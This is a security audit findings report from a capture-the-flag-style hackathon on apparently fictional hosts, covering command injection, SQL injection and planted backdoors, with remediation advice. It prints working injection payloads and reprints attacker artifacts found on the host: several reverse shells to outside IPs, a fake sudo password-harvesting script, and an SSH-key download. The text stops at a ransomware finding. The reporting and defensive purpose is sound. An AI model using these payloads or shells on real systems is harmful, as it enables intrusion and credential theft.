Demo Company
Security Assessment Findings Report
Schneider Electric European Hackathon - NUWE

Date: November 19th, 2022

Contact Information

Name	Title	Contact Information
NUWE x Schneider Electric		
Andrea Silvestroni	Participant	Email: aasilvestroni@gmail.com Github: https://github.com/asilvestroni
Samuele Turci	Participant	Email: samuele.turci98+nuwe@gmail.com Github: https://github.com/NextLight

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
Security Audit	vese.com, internal.vese.com, contact.vese.com (18.130.221.2)

Security Audit Findings


1. Remote Code Execution (RCE) – Pseudo-Terminal service (Critical Severity)

Description:	The exposed “Pseudo-Terminal” service allows execution of arbitrary commands, by running a command string constructed from user input.
Impact:	Critical
System:	Host: vese.com Port: TCP 6969 (Pseudo-Terminal service)
References:	● https://cwe.mitre.org/data/definitions/77.html ● https://cwe.mitre.org/data/definitions/78.html

Exploitation Proof of Concept

The vulnerable piece of code that allows arbitrary code execution is described in the following paragraphs, and can be found inside the ***switch.py*** file of the Pseudo-Terminal sources.


The ***cmd_banner*** function (line 74) receives a list of arguments, previously parsed by the ***arg_parser*** function (line 16).



```python
def cmd_banner(self, args=[]):
    # 73b0c826e8be11fa266896bb1150d1844f88fc5458de5a0546b1a2344e9a57b8
    if len(args) > 0:
        if args[0][0] == "s":
            str_args = "".join(args[0][1:])
            self.banner_text = str_args
            return "Banner set to {} correctly. Run `banner` again to display.\n".format(self.banner_text).encode('utf-8'), STATUS_ALIVE
        return "Args {}\nLen Args {}\n".format(args, len(args)).encode('utf-8'), STATUS_ALIVE
    else:
        cmd = "figlet {}".format(self.banner_text)
        return str(os.popen(cmd).read()).encode('utf-8'), STATUS_ALIVE
```

Snippet of the “***cmd_banner***” function

If the first element in the list of characters is the letter “s” the function joins the following arguments into a single string, and sets this string as the new value for ***self.banner_text***. Since the value of ***self.banner_text*** is appended to the string “figlet ” and executed through the ***os.popen*** function, by controlling the value of ***self.banner_text*** one can achieve code execution simply by prepending a “;” (semi-colon) character to the desired command, which will be executed on a second call of the “banner” command. The following screenshot is a proof of concept of the described vulnerability.



```
└─$ nc 18.130.221.2 6969
__     __   ____         _____                   
\ \   / /__/ ___|  ___  |_   _|__ _ __ _ __ ___  
 \ \ / / _ \___ \ / _ \_____| |/ _ \ '__| '_ ` _ \ 
  \ V /  __/___) |  __/_____| |  __/ |  | | | | | |
   \_/ \___|____/ \___|     |_|\___|_|  |_| |_| |_|

> banner -s;cat flag.txt;echo ''
Banner set to ;cat flag.txt;echo '' correctly. Run `banner` again to display.
> banner
Key:
pIsTOK52×5NH8Um7e1a2PQV8JVn6qeoC

Data:
110bf4e37f4133c7e6bcb6e3b326322b4cded14fd80c3f64ef34e64090adb568
```

Execution of the command “cat flag.txt”

Remediation


Who:	IT Team
Vector:	Remote
Action:	The suggested remediations for this issue are: ● checking the provided arguments to cmd_banner for special characters (any non alpha-numeric character), and sanitize/reject the provided user input, for example by providing an informative error such as "Only alpha-numeric characters are allowed" ● if possible, avoid executing system commands if not necessary; in this particular case, the same functionality can be achieved by switching to a python-only solution such as https://pypi.org/project/pyfiglet/0.7/

2. SQL Injection (SQLi) – Internal portal internal.vese.com (Critical Severity)

Description:	The login panel for the internal portal at http://internal.vese.com (and the related PHP file http://internal.vese.com/login.php) is vulnerable to SQL injection on the HTTP POST “username” parameter. By leveraging this vulnerability an attacker can obtain sensitive data contained in the database, and further compromise the underlying systems.
Impact:	Critical
System:	Host: internal.vese.com Port: TCP 80 (Internal portal login)
References:	● https://owasp.org/www-community/attacks/SQL_Injection ● https://cwe.mitre.org/data/definitions/89.html


Exploitation Proof of Concept

The file responsible for this vulnerability is ***login.php***, found inside the ***internal*** directory of the websites’ source files. At lines 28, 29 and 31 an SQL query is defined through string concatenation, by leveraging the unsafe function ***vsprintf*** to insert query arguments in the provided query template (variable ***$sqlQuery***). This allows an attacker to escape from the provided query by prepending the “**‘)**” (apostrophe and closed parenthesis) characters to an SQL statement and by appending the “--” (dash dash) characters, which will make the DBMS ignore the original query content following the injection point.



```
function create_query($sql_query, $args){
    return vsprintf($sql_query, $args);
}
```

Usage of the unsafe ***vsprintf*** function to replace template markers in the ***$sql_query*** variable




```
27      # cc5713089b0a9335111f55bd25e39130b843dabadf63e1170c668d0a4a6d5e37
28      $sqlQuery = "SELECT * FROM users.users WHERE password=('%s') AND username=('%s')";
29      $query = create_query($sqlQuery, array($pwdmd5, $username));
30      // Execute the SQL Query
31      $res = $db->query($query);
```

Call to the ***create_query*** function to construct the ***$query*** variable


Since the ***query*** function of ***$db*** does no validation or sanitization of the provided string, the query is executed as-is, allowing arbitrary SQL statements to be run.

One straightforward exploitation of the vulnerability consists in bypassing the credentials verification by submitting the username “‘) or 1=1 – “ with a random password, reaching the authenticated section of the application.



```
POST /login.php HTTP/1.1
Host: internal.vese.com
Content-Length: 35
accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.9
cache-control: max-age=0
accept-language: en-US,en;q=0.9
upgrade-insecure-requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36
content-type: application/x-www-form-urlencoded
Origin: http://internal.vese.com
Referer: http://internal.vese.com/
Accept-Encoding: gzip, deflate
Connection: close

username=%27%29+or+1=1+--+&pwd=test
```


HTTP request sent to the login form to bypass the authentication



You have successfully logged in. 👍


Authenticated section of the web application

Additionally, by leveraging the verbose error messages shown by the web application an attacker could obtain sensitive information contained in the database, by submitting SQL queries similar to the one shown below.



```
POST /login.php HTTP/1.1
Host: internal.vese.com
Content-Length: 43
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://internal.vese.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.9
Referer: http://internal.vese.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=')%20order%20by%208%20--+&pwd=test
```

HTTP request injecting the “order by 8” statement at the end of the original SQL query



```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 19 Nov 2022 20:15:09 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.33
X-Served-By: internal.vese.com
Content-Length: 92

Unable to prepare MySQL statement (check your syntax) - Unknown column '8' in 'order clause'
```

HTTP response containing an error message for the previous request, allowing an attacker to determine the number of columns in the SQL table being queried by decreasing the previously sent number (eight)

By sending additional queries which trigger SQL error messages, it was possible to obtain the full contents of the **users.users** table, as reported below:

Username	Password
nsanders	ef91307aae4da64fa55b90ae1fc1f3c5
dstewart	6f299895ed844bd22404cfd69b3b6e2c
bgenbu	ffd9ab7908160075448185d7620ecd38
decryptme	ee234f62b7578420925a2307b51c64b3ca153ad7336d8636f7ac3e1a8888e6c2
eladministrador	0db613e31e5b53a238e35469d752ffa6

Remediation


Who:	IT Team
Vector:	Remote
Action:	The suggested remediations for this issue are: ● only executing SQL queries through prepared statements, as already devised in the **DB.php** file available in the same sources directory; the ***query*** function is already designed to accept query arguments as additional parameters, which make it the quickest and simplest solution for this vulnerability ● as a temporary measure, it could be possible to simply limit filter the incoming requests for the login form through a WAF (Web Application Firewall) product, by blocking requests containing possibly malicious payloads ● if the previous options are not viable, another simple solution for the issue would be to validate the incoming usernames to ensure only alpha-numeric characters are present, and rejecting/sanitizing any other character

3. Presence of Backdoors/Indicators of Compromise (IOC) – vese.com (Critical Severity)

Description:	Multiple Indicators of Compromise (IOC) have been found throughout the assessed host, which might probably indicate the current (or past) presence of attackers inside the asset, which could have achieved persistence through currently present (or already patched) vulnerabilities.
Impact:	Critical
System:	Host: vese.com
References:	● https://www.invicti.com/blog/web-security/understanding-reverse-shells/ ● https://www.wordfence.com/learn/finding-removing-backdoors/

Exploitation Proof of Concept


The following are examples of persistence vectors found on the target system, which can be leveraged by attackers for future access to the machine.

Location	/home/it_consultant/vese-projects-code/websites/public/wordpress/wp-content/themes/twentytwentytwo/functions.php, lines 18-127
IOC	A PHP reverse shell, now commented has been found inside the aforementioned file; it might have been used to achieve code execution on the target machine, by receiving commands from the remote IP 158.46.250.151 

```
12  /**
13   * K{e{y: J32cPxD451QLr4seGG1YDFAlznqsaCJ7
14   * D}a}t}a: f860b24203c8f0ca804562ab4dd27306693d89f747d10473ee2d9635140a58b1
15   */
16
17  /**
18  set_time_limit (0);
19  $VERSION = "1.0";
20  $ip = '158.46.250.151';
21  $port = 62543;
22  $chunk_size = 1400;
23  $write_a = null;
24  $error_a = null;
25  $shell = 'uname -a; w; id; sh -i';
26  $daemon = 0;
27  $debug = 0;
28
29  if (function_exists('pcntl_fork')) {
30      $pid = pcntl_fork();
31
32      if ($pid == -1) {
33          printit("ERROR: Can't fork");
34          exit(1);
```


<table>
<tr><td><strong>Location</strong></td><td>/home/it_consultant/vese-projects-code/websites/php/test_comment.php, line 20</td></tr>
<tr><td><strong>IOC</strong></td><td>

PHP reverse shell, base64 encoded; might have been used to achieve code execution on the target machine



```
14
15      $name = $_POST["name"];
16      $email = $_POST["email"];
17      $message = $_POST["message"];
18
19      # D+++A++++T++++A++
20      eval(base64_decode('Ly80MjZjZTkyOWVhMDUxMjg1ZTU1MWVhZjJiMmRlMm
21
22      $result = false;
23
24      if (empty($name) or empty($email) or empty($message)){
25          $result = false;
```

Decoded content of the reverse shell for the remote IP 158.46.250.151:



```
//426ce929ea051285e551eaf2b2de2bf463ae78456fa3b64ad
b5fd2214d985e34
if ($name == "test1" && $email == "test@test.com"
&& $message == "test2"){
    system("bash -c 'bash -i >&
/dev/tcp/158.46.250.151/9001 0>&1'");
}
```

</td></tr>
</table>

<table>
<tr><td><strong>Location</strong></td><td>/home/eliseo/.ssh/authorized_keys</td></tr>
<tr><td><strong>IOC</strong></td><td>

A public SSH key has been added to the <strong><em>/home/eliseo/.ssh/authorized_keys</em></strong> file, which could be linked with unauthorized access due to the content of the <strong><em>/home/eliseo/.bash_history</em></strong> file, shown below, demonstrating the execution of suspicious commands. In particular a file is downloaded from an unknown remote origin (IP 54.17.234.165) and appended to the <strong><em>/home/eliseo/.ssh/authorized_keys</em></strong> file, which would allow an unknown actor to gain ssh access to the <strong><em>eliseo</em></strong> user.

Moreover, the described commands are preceded and followed by calls to the <strong><em>mount</em></strong> program in order to mount/unmount an external drive on the machine, which could determine that the origin of these commands is in fact a physical device that was at some point connected in order to exploit the target, by gaining ssh access to the currently logged in user.
The following content was found inside the /home/eliseo/.bash_history file:

</td></tr>
</table>


```
[15/11/2022-04:34:01] rm /home/eliseo/.bash_history
[15/11/2022-04:34:06] mkdir /media/rubd
[15/11/2022-04:34:16] mount -t rubd /dev/sb1
/media/rubd
[15/11/2022-04:34:20] ping -c 1 54.17.234.165
[15/11/2022-04:34:20] wget
http://54.17.234.165/the_key
[15/11/2022-04:34:20] cat the_key >>
/home/eliseo/.ssh/authorized_keys
[15/11/2022-04:34:20] rm the_key
[15/11/2022-04:34:20]
84794b1ccb6905ab2397aac415c82afbb5fd8d40049d82c3043
f0a4200fb77da
[15/11/2022-04:34:20] umount /dev/sdb1
[15/11/2022-04:34:20] rm -rf /media/rubd
[15/11/2022-04:37:43] sudo -l
```

Additionally, it's important to note that the ***eliseo*** user can execute the "systemctl" command as sudo without providing its password, which allowed the attacker to achieve additional persistence by creating the malicious service defined inside the file /etc/systemd/system/vmtoolsapi.service, that creates a reverse shell for the remote IP 102.95.49.162 when started. The content of the service file is shown below:

```
[Unit]
Description=Virtual Machine API Service
Wants=network-online.target
After=network-online.target

[Service]
Type=Simple
ExecStart=/usr/bin/ncat -e /bin/bash 102.95.49.162
13377

[Install]
WantedBy=multi-user.target
```


Location	/home/johnsysadmin/.bashrc, line 118
IOC	The /home/johnsysadmin/.bashrc contains a suspicious call to ***alias*** that overrides the ***sudo*** command, by calling the /home/johnsysadmin/.locale /fsudo command instead; by assessing the content of this file it was determined that it is a malicious script, created to obtain the user password for the user ***johnsysadmin*** by providing a fake prompt before each ***sudo*** execution, and saving the resulting input to the **/etc/pass.txt** file.

<table>
<tr><td></td><td>
The following is the call to the alias command inside /home/johnsysadmin/.bashrc:



<pre>
  elif [-f /etc/bash_completion]; then
    . /etc/bash_completion
  fi
fi
alias sudo=/home/johnsysadmin/.locale/fsudo
#((K))((E))((Y)) --> 30sCHumIfzWRhhoKRoyFTa7Yx0LaXvmu
</pre>


Content of /home/johnsysadmin/.locale/fsudo:



<pre>
read -sp "[sudo] password for $USER: " sudopass
echo ""
#991b5887ab76f9fa6061ee44d2d20a8e42de631308853f38f5883e36c8b1d3bc
sleep 2
echo "Sorry, try again."
echo $sudopass >> /etc/pass.txt

/usr/bin/sudo $@
</pre>
</td></tr>
</table>

<table>
<tr><td><b>Location</b></td><td>crontab for user <b><i>root</i></b></td></tr>
<tr><td><b>IOC</b></td><td>
By assessing the <b><i>crontab -l</i></b> output for user <b><i>root</i></b>, which lists all the recurrent tasks expected to be executed by the <b><i>root</i></b> user, it was possible to discover the malicious executable /usr/bin/anew, which when executed opens a reverse shell for the remote IP 10.10.10.10, as shown in the following excerpt of the decompiled binary:



<pre>
undefined8 main(void)

{
  int __fd;
  long in_FS_OFFSET;
  undefined local_38 [4];
  in_addr_t local_34;
  char *local_28;
  undefined8 local_20;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  __fd = socket(2,1,0);
  local_38._0_2_ = 2;
  local_38._2_2_ = htons(0x343d);
  local_34 = inet_addr("10.10.10.10");
  connect(__fd,(sockaddr *)local_38,0x10);
  dup2(__fd,0);
  dup2(__fd,1);
  dup2(__fd,2);
  local_28 = "/bin/sh";
  local_20 = 0;
  execve("/bin/sh",&local_28,(char **)0x0);
  printf("Key: r55GbKoQJ4sYBrVZh8gcKjzMveOTVOog");
  printf("5aa763ea5293b958f68609bbdf18661c70c69c0c92548838e40806b1be0b6564");
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
</pre>

Since the following line was found in <b><i>root</i></b>’s <b><i>crontab</i></b>, the <b><i>anew</i></b> executable has been running every day at 23:59 since November 18th.
</td></tr>
</table>

Remediation

Who:	IT Team


Vector:	Remote, Local
Action:	It is crucial to remove all the aforementioned instances of malicious executables, scripts and pieces of code, and to conduct a thorough investigation in order to remove any additional leftover programs that the attacker(s) might have left behind to achieve present/future persistence on the compromised machine.

4. Presence of Ransomware script– vese.com (High Severity)

Description:	The malicious script /bin/disk_utils.py, with ransomware characteristics, has been found on the target. Additionally, a systemd service in charge of executing the ransomware script has been found.
Impact:	High
System:	Host: vese.com
References:	● https://www.wordfence.com/learn/finding-removing-backdoors/ ● https://www.techtarget.com/searchsecurity/tip/How-to-remove-ransomware-step-by-step


Exploitation Proof of Concept

